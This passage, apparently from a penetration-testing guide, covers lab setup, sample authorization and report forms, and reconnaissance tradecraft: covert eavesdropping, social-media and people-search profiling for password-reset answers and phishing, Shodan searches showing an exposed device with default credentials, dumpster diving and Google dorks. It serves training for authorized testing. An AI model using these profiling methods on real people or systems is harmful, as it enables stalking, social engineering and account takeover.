Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory: 16 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage


Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Ubuntu.vdi (Normal, 20.13 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

We are almost done! Now that we have the settings for our machine we can see it listed on the sidebar now. On the right hand side we can see the various settings such as ***Audio*** and ***Network***. If we click the name of any of those fields we can make adjustments. Also in the upper right hand corner we now see a ***Snapshots*** option. Snapshots allows us to take an image of our machine. We can have several snapshots, which is great for rapid recovery (if we somehow "blow up" our ***virtual machine***) or want to have several different states saved. We still need to load in our operating system so highlight the machine that you just created and click ***Start*** up at the top.



Select start-up disk

Please select a virtual optical disk file or a physical optical drive containing a disk to start your new virtual machine from.

The disk should be suitable for starting a computer from and should contain the operating system you wish to install on the virtual machine if you want to do that now. The disk will be ejected from the virtual drive automatically next time you switch the virtual machine off, but you can also do this yourself if needed using the Devices menu.

ubuntu-16.04.1-desktop-amd64.iso (1.41 GB)

When you start up your ***VM*** for the first time you will need to point it to the ***ISO*** that you downloaded or disk that you want to install from. For me, I already downloaded Ubuntu so I clicked the yellow folder and navigated to my ***ISO***. Once that's done click ***Start*** to begin the install process. Treat this like you would any other computer.

The end result is that we now have a ***virtual machine(s)*** that operate just like a physical machine. They will also interact with each other and give us a safe working environment to run our tests.

ISO Links:

- https://www.virtualbox.org/wiki/Downloads
- https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstat ion_player/12_0
- https://www.ubuntu.com/
- https://www.kali.org/
- https://www.cnet.com/how-to/how-to-download-the-official-microsoft-windows-8-1-iso/
- https://sourceforge.net/projects/dvwa/
- https://sourceforge.net/projects/metasploitable/

Agreement forms:

With any penetration test or assessment it is critical to have written authorization prior to beginning. This should outline the scope, goals, time, who authorized, start and end dates, etc. Included in this book are some sample templates.

For additional templates SANS offer's a number of free ones.
https://www.sans.org/security- resources/policies/general

Below is a sample authorization form that can be used for penetration testing. It is also important to note that when presenting your findings at the end of the penetration test it is important to remember that pointing blame at a user or users has no place. Penetration testing is not about "Got you" moments, rather they should be used as a teaching opportunity to help and secure the network and users

Authorization of penetration

test issued by: Job title:

Authorizes_____________________to conduct security verification of the following system and applications:

-

-

-

-

Start date:

End date:

Days to

exclude:

Hours to

exclude: IP

rage to

exclude:

Computer/system(s)/People

to exclude: Scope of work:

Additional notes and request by customer:

Recommendations:

- **The customer should have a full backup of the services and server that will be tested. These backups should be in an offsite state and verified before testing.**
- **The customer should be aware that during any penetration test that there are risks involved. The penetration tester(s) will proceed with caution, however there is always a risk that files and systems can become corrupt during testing. The penetration tester(s) will not be liable for lost/stolen/or otherwise corrupted data that occurs during the penetration test.**

What this scope of work is:

- ***An audit to determine the safety of the network and employees.***
- ***To find potential issues that may lead to the compromise of the network that can result in data***

loss.

- ***To potentially increase the of the safety of the network and its employees.***
- ***A learning experience for the company and employees.***

What this scope of work is not:

Jeff M at 6/10/2017 7:37 AM

- ***This audit is not In any way to point blame at any individual(s).***
- ***Specific names of employees that "failed" (ie opened a phishing email) will not be disclosed.***
- ***This audit is not intended as a tool for firing or disciplining individual employees unless said employees are knowingly endangering the network and employees.***

Client signature (by signing, I the client acknowledge

and accept the above): Sign name: ____

Print name: __________________________________

Date: _____________________

Penetration Test Report (Final report)

Investigator(s):

Authorization from:

Emergency contact

number: Start Date:
End Date:

Exclusion
times:

Exclusion
dates:

Permission to record video during

engagement: Permission to record

audio during engagement:

Additional exclusion notes:

Information obtained through

search engines: Employee Details:

Login pages:

Internet

portals:

Technology

platforms:

Others:

Information through people

search: Date of birth:

Contact

details:

Email ID:

Photos:

Others:

Information through Google:

Advisories and server vulnerabilities:

Error messages that contain sensitive information: Files containing sensitive information:
Files containing passwords:

Pages containing network or vulnerable data: Others:

Information obtained through social networking sites: Personal Profiles:
Work related information:

News and potential partners of the target company/person: Education and employment backgrounds:
Others:

Information obtained through website footprinting: Operating environment:

Filesystem structure:

Scripting platform used:

Contact details:

CMS

details:

Others:

Information obtained through email

footprinting: IP address:
GPS Location:

Authentication system used by

mail server: Others:

Information obtained through competitive

intelligence: Financial details:

Project

plans:

Others:

Information obtained through

WHOIS footprinting: Domain name

details:

Contact details of

domain owner: Domain

name servers:
Netrange:

When a domain has been

created: Others:
Information obtained through DNS footprinting:

Location of DNS

server: Type of

servers: Others:
Information obtained through network footprinting:

Range of IP addresses:

Subnet mask used by the targeted

organization: OS' in use:

Firewall

location:

Firewall

type: Others:

Information obtained through social

engineering: Personal information:

Financial

information:

Operating

environment:

User name(s) and

password(s): Network layout

information:
IP addresses and names of servers:

Final notes and recommendations:

Request by:

Sensitivity level:

Start Date:

End Date:

Investigator:

Report to:

Issue:

First responder:

Involved party:

Chain of custody:

Evidence:

Physical evidence

and handling:

Additional findings:

Conclusion:

Recommendation(s):

Reconnaissance intro:

Information gathering is critical to any ***hacking*** or ***penetration testing engagement***. The more information that you have on your target the easier your job will become. In general people don't realize how important their data really is. Other times people don't realize how seemingly insignificant pieces of information build a much bigger picture. Imagine this, you toss your old bank receipt out (now I have your bank name and basic account information), you setup an online family tree to share with people (now I know your mother's maiden name), You post about your family, pets, hobbies, etc. on Facebook (now I probably can piece together your password recovery answers). With these little bits of seemingly unimportant information (and a little more digging) we can build a much bigger picture.

The quieter you become…

The old adage ***"The quieter you are become, the more you are able to hear"*** is a motto that you should live by.


Try practicing this sometime next time that you are sitting in the office, in school, a coffee shop, or other location where people are gathered for a length of time that you are not having a conversation with.
Without being too obvious try listening into their conversation. Is there any information that you can overhear that can be useful? Are they talking about vacation dates and times? Where they work, passwords, or other useful information?

How often do we see or hear people on their cell phones, how often are they on speaker phone? Most people tend to tune them out, but as a hacker, you may be missing information that can be used later. The same goes for people that love to use voice transcription for text messaging speaking out their entire text message for all to hear.

So have a listen to the world around you, chances are you will hear and learn quite a bit.

Internet Archive Wayback Machine https://archive.org/web/web.php

The ***Wayback machine*** is a incredible tool that can be used to search archived websites. Currently there are some 279 billion web pages saved. Searching the target's website or online presence can yield a lot of useful information. Having a way to view potentially removed information can mean also reveal critical information to your penetration test.




http://facebook.com

Saved **99,687 times** between December 12, 1998 and January 30, 2017.

PLEASE DONATE TODAY. Your generosity preserves knowledge for future generations. Thank you.

The example above, we entered in Facebook.com and clicked the ***BROWSE HISTORY*** button. The chart
and calendar below we can see the archive chart dating back to 1998. If we click on a date and a time we can browse back to what that page looked like back then. This is useful for searching for information that may have been removed back then.



Yahoo! Deutschland - Weekly Picks

Yellow Pages - People Search - City Maps -- News Headlines - Stock Quotes - Sports Scores

- **Arts** - - *Humanities, Photography, Architecture, ...*
- **Business and Economy [Xtra!]** - - *Directory, Investments, Classifieds, ...*
- **Computers and Internet [Xtra!]** - - *Internet, WWW, Software, Multimedia, ...*
- **Education** - - *Universities, K-12, Courses, ...*
- **Entertainment [Xtra!]** - - *TV, Movies, Music, Magazines, ...*
- **Government** - - *Politics [Xtra!], Agencies, Law, Military, ...*
- **Health [Xtra!]** - - *Medicine, Drugs, Diseases, Fitness, ...*
- **News [Xtra!]** - - *World [Xtra!], Daily, Current Events, ...*
- **Recreation and Sports [Xtra!]** - - *Sports, Games, Travel, Autos, Outdoors, ...*
- **Reference** - - *Libraries, Dictionaries, Phone Numbers, ...*
- **Regional** - - *Countries, Regions, U.S. States, ...*
- **Science** - - *CS, Biology, Astronomy, Engineering, ...*
- **Social Science** - - *Anthropology, Sociology, Economics, ...*
- **Society and Culture** - - *People, Environment, Religion, ...*

ahoo! New York - Yahoo! Shop - Yahooligans!

ahoo! Japan - Yahoo! Internet Life - Yahoo! San Francisco


The above is a snapshot of **Yahoo** dating back to 1996, browsing people's old social media accounts or business websites can uncover some potentially useful information.

Hosting information:

ICANN according to ***Wikipedia***: "
The ***Internet Corporation for Assigned Names and Numbers*** is a nonprofit organization that is responsible for coordinating the maintenance and procedures of several databases related to the namespaces of the Internet, ensuring the network's stable and secure operation.More at Wikipedia "

From <https://duckduckgo.com/?q=who+is+icann&t=ffab&ia=web>

What this means to us is, that their site contains a massive database that can help us by learning more about our target's website.



Showing results for: google.com
Original Query: www.google.com

Contact Information

Registrant Contact
Name: Dns Admin
Organization: Google Inc.
Mailing Address: Please contact contact-admin@google.com, 1600 Amphitheatre Parkway, Mountain View CA 94043 US
Phone: +1.6502530000
Ext:
Fax: +1.6506188571
Fax Ext:
Email:dns-admin@google.com

Admin Contact
Name: DNS Admin
Organization: Google Inc.
Mailing Address: 1600 Amphitheatre Parkway, Mountain View CA 94043 US
Phone: +1.6506234000
Ext:
Fax: +1.6506188571
Fax Ext:
Email:dns-admin@google.com

Tech Contact
Name: DNS Admin
Organization: Google Inc.
Mailing Address: 2400 E. Bayshore Pkwy, Mountain View CA 94043 US
Phone: +1.6503300100
Ext:
Fax: +1.6506181499
Fax Ext:
Email:dns-admin@google.com

By navigating to https://whois.icann.org/en and entering in a ***URL*** (in this instance ***Google.com***) we can see the admin, organization, contact email, contact number, fax number etc. Depending on the privacy setting of the person that setup the site we may see even more information.

People search reconnaissance:

Diving deeper into the individual target of if you are doing a ***penetration test*** on a company, some of the people of interest can mean the difference between success and failure. Perhaps digging into the network administrator you will learn about some of the networking flaws that the company has yet to patch, or that the helpdesk system is running "X" software that is vulnerable to attack. All these things can be useful to us in terms of exploits, ***social-engineering***, learning more about the network and company at large.

Twitter, **Facebook**, **Linkedin**, **Google+** etc.: Browsing their social media accounts can yield an amazing amount of information. People have a tendency to overshare, or even not realize what important information that they are giving up to the public. Take note of even some of the most mundane information such as pets, pet names, etc. We may be able to use these later for password resets.

Dig a little deeper: To gain more information you may need to pay for it. Some paid services such as http://pipl.com, http://www.publicbackgroundchecks.com/ , and http://www.peekyou.com/ can give you names, phone numbers, previous addresses, etc. that can be used for ***social-engineering***, learning more about your target(s), or even helping build a password list to break into their accounts.

Information Gathering continued:

Below are some additional suggestions to gather additional information on your target(s). This is by no means a conclusive list, since useful information can come from an exhaustive list and will depend on your target(s).

Job listings:

These sites can be useful when gathering intelligence on a company by potentially learning more about their network, role(s) they are trying to fill, contacts within the company, hiring dates, and they type of people that they are looking for.

Employee social media accounts:

Searching an individual's social media account(s) can yield a wealth of information. The information that you gather there can help you build a phishing attack for example, potentially learn more about the target company, if the employee is disgruntle maybe you can leverage that, perhaps they have posted information about other employees or even posted photos of their workplace. All of this information should be gathered for further analysis.


Website news clips: Can be used to help you learn more about the company and employees. Maybe an announcement that someone just had a child, the company got all new Dell servers or were looking for a new wireless vendor.

Linkedin https://www.linkedin.com/ Can be used to learn more about your target skills, job history etc.

https://businesssearch.sos.ca.gov/ can be used to search business names and other information.

Mapping Reconnaissance:

Mapping reconnaissance should not be underestimated either. From the comfort from our computer at home, work, or even the local coffee shop we can view an incredible amount of data. Outside building information, wireless access points nearby, network information, we can even potentially find out where pictures that they have posted were taken.




First up is **Wigle** (https://wigle.net/index). This is an interesting publicly updated wireless network map
that ties into ***Google Maps***. You can find open ***Wi-Fi***, closed, and cell with this tool. You can also search by ***address***, ***map***, or ***satellite***. This is a great tool for seeing if there is information already posted on your target.

The search engine for Security

Shodan is the world's first search engine for Internet-connected devices.

Shodan is another amazing search engine that can be used for ***reconnaissance***. ***Shodan*** will search for
any internet connected devices, such as ***routers***, ***switches***, ***webcams***, refrigerators, ***IoT*** devices, etc.



TOP COUNTRIES

Taiwan, Province of China	9,139
Brazil	8,552
United States	7,332
Thailand	6,702
China	2,897

TOP SERVICES

Telnet	20,441
Automated Tank Gauge	16,678
HTTP (8080)	12,869
HTTP	3,498
8081	2,621

TOP ORGANIZATIONS

Total results: 63,422


191.5.110.50
Infobarra Solucoes em Informatica Ltda
Added on 2017-01-31 22:03:37 GMT
Brazil
Details

```
Ubiquiti Networks Device
IP: 191.5.110.50
MAC: dc:9f:db:10:40:a2
Alternate IP: 192.168.1.20
Alternate MAC: dc:9f:db:11:40:a2
Hostname: HACKED-ROUTER-HELP-SOS-DEFAULT-PASSWORD
Product: AG5-HP
Version: XM.ar7240.v5.6.6.29183.160526.1225
```

401 Unauthorized
SaveCom Internation
Added on 2017-01-31 22:03:37 GMT
Taiwan, Taipei
Details


```
HTTP/1.0 401 Unauthorized
Date: Tue, 31 Jan 2017 22:03:43 GMT
Server: Boa/0.94.14rc21
Accept-Ranges: bytes
Connection: Keep-Alive
Keep-Alive: timeout=10, max=1000
WWW-Authenticate: Basic realm=" Default  Name:admin  Password 1234 "
Content-Type: text/html
```

You can also search for default passwords by entering in the string "***default password***". In the example above we can see 63,422 results. In most cases we can see the ***IP address***, ***location***, ***MAC***, ***Hostname***, ***Product***, ***version***, ***authentication name*** and ***password***.



	Latitude	Longitude
Marker	33.811722222222	-117.91894444444
Photo	33.811722222222	-117.91894444444

Another mapping tool is **GeoImg**r (http://www.geoimgr.com/en/tool) which you can upload images to
see if they were geotagged. If they were the location will be displayed on the map along with the Latitude and longitude. To check simply click the "***Upload a photo***" button and upload the image. If there is a location associated with that image it will be displayed.



Google Maps can help provide Arial information to locations that you may not have access to otherwise. The great thing about this is that we can get detailed mapping information, without risking being scene. Where are their dumpsters located? What is the building layout? Where are the fences?

While an overhead map can yield important information, sometimes a on the ground view is needed, this is where **Google Streetview** can come in handy.

Dumpster Diving:

Dumpster diving is pretty much what it sounds like, diving or at least digging through the trash of the target. You might be surprised what people will throw away (computer equipment, notes, passwords, confidential files).

When dumpster diving make sure that you wear protective clothing. A good pair of sturdy shoes, gloves, eye protection, First Aid kit, can mean the difference between injury and a good dive. Also you may consider wearing clothing that you don't mind tossing after the dive.

Google Hacking:


Google hacking or **Google Dorks** are advance search features in **Google**. These search strings that help you find an amazing amount of date hidden in **Google's** massive database. Below are some examples

- ***allintext:*** This will search for all occurrences with the given keyword
- ***intext:*** This will search for keywords all at once or at a time
- ***inurl:*** This will search for a matching URL of the keyword
- ***allinurl***: This will search for a URL matching the keyword in the query
- ***intitle:*** This searches for occurrences of the keyword in the URL all or one
- ***site:*** This will search for the particular site and list the results
- ***filetype***: This will search for a particular file type
- ***link:*** This will search for external links to a page
- ***daterange:*** This will search within a particular date range

Google Hacking Database: https://www.exploit-db.com/google-hacking-database/

Maltego:

Maltego is a software tool (free community edition and paid pro version) that is used for open-source intelligence gathering. ***Maltego*** can easily uncover vast amounts of information easily searching for machines, people, email addresses, **Twitter** accounts, etc. ***Maltego*** can be downloaded on **Paterva's** website at: https://www.paterva.com/web7/



Start a Machine

STEPS

1. Choose machine
2. Specify target

CHOOSE MACHINE: Please select the machine to run from the list below.

○ Company Stalker (Domain)

○ Find Wikipedia Edits (Domain)

○ Footprint L1 (Domain)

○ Footprint L2 (Domain)

○ Footprint L3 (Domain)

○ Footprint XXL (Domain)

○ Person - Email Address (Person)

